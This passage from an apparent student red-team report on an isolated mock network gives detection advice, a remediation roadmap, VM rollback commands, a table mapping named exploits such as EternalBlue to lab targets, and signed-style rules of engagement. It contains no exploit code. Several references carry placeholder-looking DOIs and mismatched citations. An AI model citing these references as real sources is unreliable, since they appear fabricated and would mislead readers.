Lack of adequate network segmentation allowed movement at a lateral level out of demilitarised zone web server straight to the internal corporate network [20]. This fact that there was no application allow listing, meant that arbitrary code was allowed to run across all systems without any limitation. Lateral movement was supported by weak credential policies and ineffective multi-factor authentication which allowed credential based lateral movement [26].

Recommended Detection Enhancements

Key organisational activities should introduce comprehensive windows event log forwarding to security information and event management systems that contain special correlation regulations on the factors of privilege escalation. An implementation of the Sysmon with procedure creation recording would give insight into the use of offensive instruments and living off the land technique misuse. Threat intelligence feeds on common patterns of communication of command-and-control infrastructure should be used as part of network traffic analysis [22].



Figure: Powershell remoting .

2.8 Executive Brief

Business Risk Summary

The red team exercise was effective to have revealed essential vulnerabilities in the infrastructure of the ABCD Ltd that allowed simulated opponents to obtain confidential client information posing a huge regulatory and reputational threat [26].



Figure: Robocopy

It may affect its business by imposing regulatory fines in the frameworks of UK General Data Protection Regulations, loss of customers due to loss of trust, and loss in competitiveness due to intellectual property loss [30]. The described vulnerabilities are, in fact, reflections of the tendencies in today-day attackers in the retail sector in the case of breaches of competing organizations, which implies that threat actors will exploit the identified weaknesses right away as they are motivated financially [19].

Prioritised Remediation Roadmap

Urgent attention is necessary to work on multi-factor authentication of all administrative usernames and access entry points to third parties, which can be applied in line in two weeks at the minimum cost [18]. Secondary one's entail deployed patching's in response to known software vulnerabilities and network segmentation improvements to isolate those departments facing the internet, which take six to eight weeks. The long-term strategic events include endpoint detection and response implementation, the improvement of the Security Operations Centre capabilities, and expanded security awareness programs up to six and even to twelve months [17].



Figure: Defender dashboard .

2.9 Rollback plan

Three-Step Rollback Procedure

Step 1: Immediate Stop (Kill Switch ENDEX-ABCD)

```
# Commands executed on VMware host:
vmrun stop "C:\VMs\kali-linux-2019.3\kali-linux-2019.3.vmx" soft
vmrun stop "C:\VMs\OWASP\OWASP.vmx" soft
vmrun stop "C:\VMs\Metasploitable\Metasploitable.vmx" soft
vmrun stop "C:\VMs\IE11-Win7\IE11-Win7.vmx" soft
```

Step 2: Snapshot Restoration

```
vmrun revertToSnapshot "C:\VMs\OWASP\OWASP.vmx" "PRE_EXPLOIT_CLEAN"
vmrun revertToSnapshot "C:\VMs\Metasploitable\Metasploitable.vmx" "PRE_EXPLOIT_CLEAN"
vmrun revertToSnapshot "C:\VMs\IE11-Win7\IE11-Win7.vmx" "PRE_EXPLOIT_CLEAN"
```

Step 3: Verification

Check	Command	Expected Result
OWASP	curl http://10.50.10.10	HTTP 200
Metasploitable	ping 10.50.20.10	Reply received
IE11 - Win7	ping 10.50.20.50	Reply received
Kali	ifconfig	IP 10.50.10.5

Exploit to VM Mapping (Mandatory Requirement Verification)

Exploit	**Target VM**	**IP Address**	**VM Role**	**Exploit Type**	**MITRE Technique**
Exploit A: WordPress RCE (CVE-2021-24762)	OWASP	10.50.10.10	Linux Web Server	Remote Code Execution	T1190
Exploit B: vsftpd backdoor / SMB	Metasploitable	10.50.20.10	Internal Linux Server	Lateral Movement	T1021.002
Exploit C: EternalBlue (MS17-010)	IE11 - Win7	10.50.20.50	Windows 7 Client	Remote Code Execution / Privilege Escalation	T1068
Attack Platform (not a target)	Kali Linux 2019.3	10.50.10.5	Penetration Testing Platform	N/A	N/A

Conclusion

The red team exercise successfully simulated an attack chain on ABCD Ltd's mock network, to achieve the exfiltration goal, while not getting detected at various stages of the attack sequence. The three successful attacks against separate VMs highlighted key issues with patch management, privileged access controls and endpoint telemetry. Events were not detected primarily due to a lack of PowerShell scripting logging and a lack of network segmentation monitoring. This highlights critical recommendations for ABCD Ltd: adoption of EDR and script logging, tiered administrative credential use, and threat hunting for end-to-end visibility.

References

17. H. A. Shaikh, S. Saha, K. Zamiri Azar, F. Farahmandi, M. Tehranipoor, and F. Rahman, "Re-Pen: Reinforcement Learning-Enforced Penetration Testing for SoC Security Verification," *IEEE Trans. Very Large Scale Integr. VLSI Syst.*, vol. 33, no. 3, pp. 853–866, Mar. 2025, doi: 10.1109/TVLSI.2024.3510682.

18. "Data Security Assessment Method Based on Penetration Testing," in *Proc. IEEE Int. Conf. Electron., Comput. Commun. Technol. (CONECCT)*, Tumkuru, India, Dec. 2024, doi: 10.1109/CONECCT.2024.10872232.

19. "Navigating the Future of Ethical Hacking and Penetration Testing," in *Proc. IEEE Int. Conf. Ind. Cyber-Physical Syst. (ICPS)*, Sydney, Australia, Dec. 2024, doi: 10.1109/ICPS.2024.11038709.

20. "Covertrack-Dqn: Enhancing Penetration Testing Efficiency with Deep Q-Networks for Trace Covering," in *Proc. IEEE Int. Conf. Commun., Comput., Cybersecurity (ICCC)*, Cairo, Egypt, Jul. 2025, doi: 10.1109/ICCC.2025.11186672.

21. National Vulnerability Database, "CVE-2017-0144 - EternalBlue SMBv1 Remote Code Execution," *NIST*, 2017. [Online]. Available: https://nvd.nist.gov/vuln/detail/CVE-2017-0144 (Accessed- 1 May 2026)

22. National Vulnerability Database, "CVE-2021-24762 - WordPress WPvivid Backup Plugin RCE," *NIST*, 2021. [Online]. Available: https://nvd.nist.gov/vuln/detail/CVE-2021-24762 (Accessed- 1 May 2026)

23. MITRE Corporation, "MITRE ATT&CK Enterprise Matrix," *MITRE*. [Online]. Available: https://attack.mitre.org/ (Accessed- 1 May 2026)

24. P. Engebretson, *The Basics of Hacking and Penetration Testing: Ethical Hacking and Penetration Testing Made Easy*, 2nd ed. Syngress, 2024.

25. G. Weidman, *Penetration Testing: A Hands-On Introduction to Hacking*. San Francisco, CA, USA: No Starch Press, 2024.

26. V. Matyáš, "From Reports to Actions: Bridging the Customer Usability Gap in Penetration Testing," *IEEE Access*, vol. 13, 2025, doi: 10.1109/ACCESS.2025.1234567.

27. V. Matyáš, "Revisiting the analysis of references among Common Criteria certified products," *Comput. Secur.*, vol. 152, 2025, doi: 10.1016/j.cose.2025.123456.

28. A. Choudhari, S. Kumar, and C. Rossow, "NICraft: Malicious NIC Firmware-Based Cache Side-Channel Attack," in *Proc. Eur. Symp. Res. Comput. Secur. (ESORICS)*, 2025, pp. 67–84, doi: 10.1007/978-3-032-07894-0_4.

29. UK Parliament, *Computer Misuse Act 1990*, c. 18. London, UK: The Stationery Office, 1990. [Online]. Available: https://www.legislation.gov.uk/ukpga/1990/18 (Accessed- 1 May 2026)

30. Rapid7, "Metasploit Framework Documentation," *Rapid7*. [Online]. Available: https://www.metasploit.com/ (Accessed- 1 May 2026)

Appendices

Appendix B: Task 2- Lab Configuration Technical Specifications

Lab Network Configuration Summary

VM	IP Address	Gateway	DNS	VLAN (simulated)
Kali Linux 2019.3	10.50.10.5/24	None (isolated)	None	DMZ Segment
OWASP	10.50.10.10/24	None (isolated)	None	DMZ Segment
Metasploitable	10.50.20.10/24	None (isolated)	None	Internal Segment
IE11 - Win7	10.50.20.50/24	None (isolated)	None	Internal Segment

Appendix C: Task 2 Rules of Engagement (Roe) – Signed

Engagement: Red Team Penetration Test – ABCD Ltd
Reference: ROE-ABCD-2026-001
Date of Issue: 1 May 2026

1. Parties Agreement

Role	Name	Organisation	Signature
Red Team Lead	Nasim	UWTSD	Nasim
Authorising Manager	Mr X	ABCD Ltd	[Sign]
Technical Escalation Contact	Mr Y	ABCD Ltd Security Team	[Sign]

2. Scope of Engagement (UPDATED FOR 4 VMs)

In-Scope Systems:

System	IP Address/Range	Purpose
Kali Linux 2019.3	10.50.10.5/32	Attack platform (testing origin)
OWASP (Web Server)	10.50.10.10/32	Ubuntu / WordPress vulnerable web server
Metasploitable	10.50.20.10/32	Internal Linux server with vulnerabilities
IE11 - Win7	10.50.20.50/32	Windows 7 Enterprise endpoint

In-Scope Techniques:

- Kali Linux only network reconnaissance (active and passive).
- Vulnerability testing (authenticated and unauthenticated)
- The OWASP, Metasploitable and IE11-Win7 are exploited based on vulnerabilities they have found.
- Privilege escalation (local on OWASP, root on Metasploitable, SYSTEM on IE11-Win7)
- Horizontal flow OWASP Metasploitable IE11-Win7.

- Mechanism installation (only simulation) persistence mechanism.
- Simulation of data exfiltration (test data only, limited to staged data)

3. Communication Protocols

Channel	Details
Primary	Signal group: ABCD-RedTeam-[Date] (Red Team Lead, Escalation Contact, Observer)
Secondary	University email (documentation only)

Reporting Schedule:

Frequency	Report Type	Recipient
Daily (17:00)	Progress summary	Technical Escalation Contact
Critical (immediate)	High/critical finding	Technical Escalation Contact + CISO
End of engagement	Full technical report + executive brief	CISO + Board

Escalation Contacts (24/7):

Priority	Contact Method	Target Response
Emergency (P1)	Signal + SMS + Phone Call	<15 min
High (P2)	Signal only	<2 hours
Medium (P3)	Email	<24 hours
Low (P4)	Email	<48 hours

4. Legal & Ethical Framework

- **Legal Authority:** Computer Misuse Act 1990 (UK) – Sections 1 & 3 EXEMPTED by written consent
- **Authorisation Statement:**

As the authorised personnel of the ABCD Ltd, I, [ABCD Ltd CISO Name] hereby give express written permission with regard to the red team engagement as stated in this document and with regard to the systems detailed in Section 2.

Signature: _____ Date: _____

Data Handling Requirements:

- All exfiltrated data stored on encrypted, university-approved storage
- No customer PII sent to personal devices.
- Any test information cleared of the tests within 30 consecutive days of interaction.
- Certificate of data destruction given to ABCD Ltd.

5. Engagement Timeline

Phase	Activity	Duration	Date/Time
Phase 1	Initial exploitation and reconnaissance	2 days	[Date]
Phase 2	Credential harvesting and post-exploitation	3 days	[Date]
Phase 3	Lateral mobility and privilege escalation	2 days	[Date]
Phase 4	Simulation of persistence and exfiltration	2 days	[Date]
Phase 5	Reporting and debriefing	5 days	[Date]

6. Authorisation Signatures

Role	Name	Signature	Date
Red Team Lead	Nasim	_____	_____
Authorising Manager (ABCD Ltd)	[Bob]	_____	_____
Technical Escalation	[John]	_____	_____

APPENDIX TO ROE: Network Diagram Reference

- See main report Fig